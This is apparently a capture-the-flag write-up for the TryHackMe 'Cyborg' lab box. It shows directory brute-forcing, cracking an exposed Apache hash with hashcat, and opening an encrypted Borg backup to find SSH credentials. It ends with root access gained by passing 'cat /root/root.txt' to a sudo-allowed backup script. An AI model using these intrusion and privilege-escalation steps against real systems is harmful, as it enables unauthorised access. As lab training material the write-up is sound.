Having fun with TryHackMe again. So, here is the write up and guideline to pass this Cyborg challenge.

Room: https://www.tryhackme.com/room/cyborgt8
Level: Easy
Task: A box involving encrypted archives, source code analysis and more. Compromise the system.
Lets get started

As usual, open the browser with the machine IP
# gobuster dir -u 10.10.63.X -w ~/wordlists/dirb/big.txt -t 50
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/admin                (Status: 301) [Size: 312]
/etc                  (Status: 301) [Size: 310]
/server-status        (Status: 403) [Size: 277]
There is 2 path found. Let’s see /admin.

So far nothing special here. There is 3 names there, we take note first. There is also have downloadable zip file there. Download it first. For just in case, lets run again gobuster in this page
# gobuster dir -u 10.10.63.X/admin -w ~/wordlists/dirb/big.txt -t 50
Nothing found. Its okay then. Lets see /etc

passwd file contain
music_archive:$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.
Find out what type of hash is it. Using online hash detector, its md5apr1. So we can use hashcat to decrypt it
# hashcat -m 1600 hash.txt ~/wordlists/rockyou.txt
....
$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.:XXXXXXXXX
....
Ok great! Found it. Lets try the ssh
# ssh music_archive@10.10.63.X
The authenticity of host '10.10.63.X (10.10.63.X)' can't be established.
ECDSA key fingerprint is SHA256:uB5ulnLcQitH1NC30YfXJUbdLjQLRvGhDRUgCSAD7F8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.63.X' (ECDSA) to the list of known hosts.
music_archive@10.10.63.X's password:
Permission denied, please try again.
music_archive@10.10.63.X's password:
Permission denied, please try again.
music_archive@10.10.63.X's password:
music_archive@10.10.63.X: Permission denied (publickey,password).
Hmm.. wrong password. Might be wrong username or password. Nevermind. Lets go other way around. Investigate the Zip file that we download earlier.

From the readme says that,
This is a Borg Backup repository.
See https://borgbackup.readthedocs.io/
It’s an encrypted backup file tho. Might be the password earlier its for this encrypted file

Referring to borgbackup docs, ::my-files is must be referring to “music_archive”.. so lets give a try
# brew install borgbackup
# borg extract --list home/field/dev/final_archive::music_archive
Enter passphrase for key /Users/hafiq/Downloads/edge/home/field/dev/final_archive: XXXXXXXXX
Ahak! lots of files recovered! OK now, find all text file available for user flag
# find . -type f -name "*.txt"
./Desktop/secret.txt
./Documents/note.txt
# cat Desktop/secret.txt
shoutout to all the people who have gotten to this stage whoop whoop!”
# cat Documents/note.txt
Wow I'm awful at remembering Passwords so I've taken my Friends advice and noting them down!
alex:XXXXXXXXX
Dang! Found the credentials
# ssh alex@10.10.63.131
alex@10.10.63.131's password:
alex@ubuntu:~$
Success to entered! Found the user flag at the user folder. Now root!. Check the sudo command available
# sudo -l
User alex may run the following commands on ubuntu:
     (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
Okay lets go to the file and read it. The shell script is accepting parameter “-c” .
cmd=$($command)
echo $cmd
The last line the parameter is executed.
# sudo ./backup.sh -c "cat /root/root.txt"
Now the root flag is revealed!!!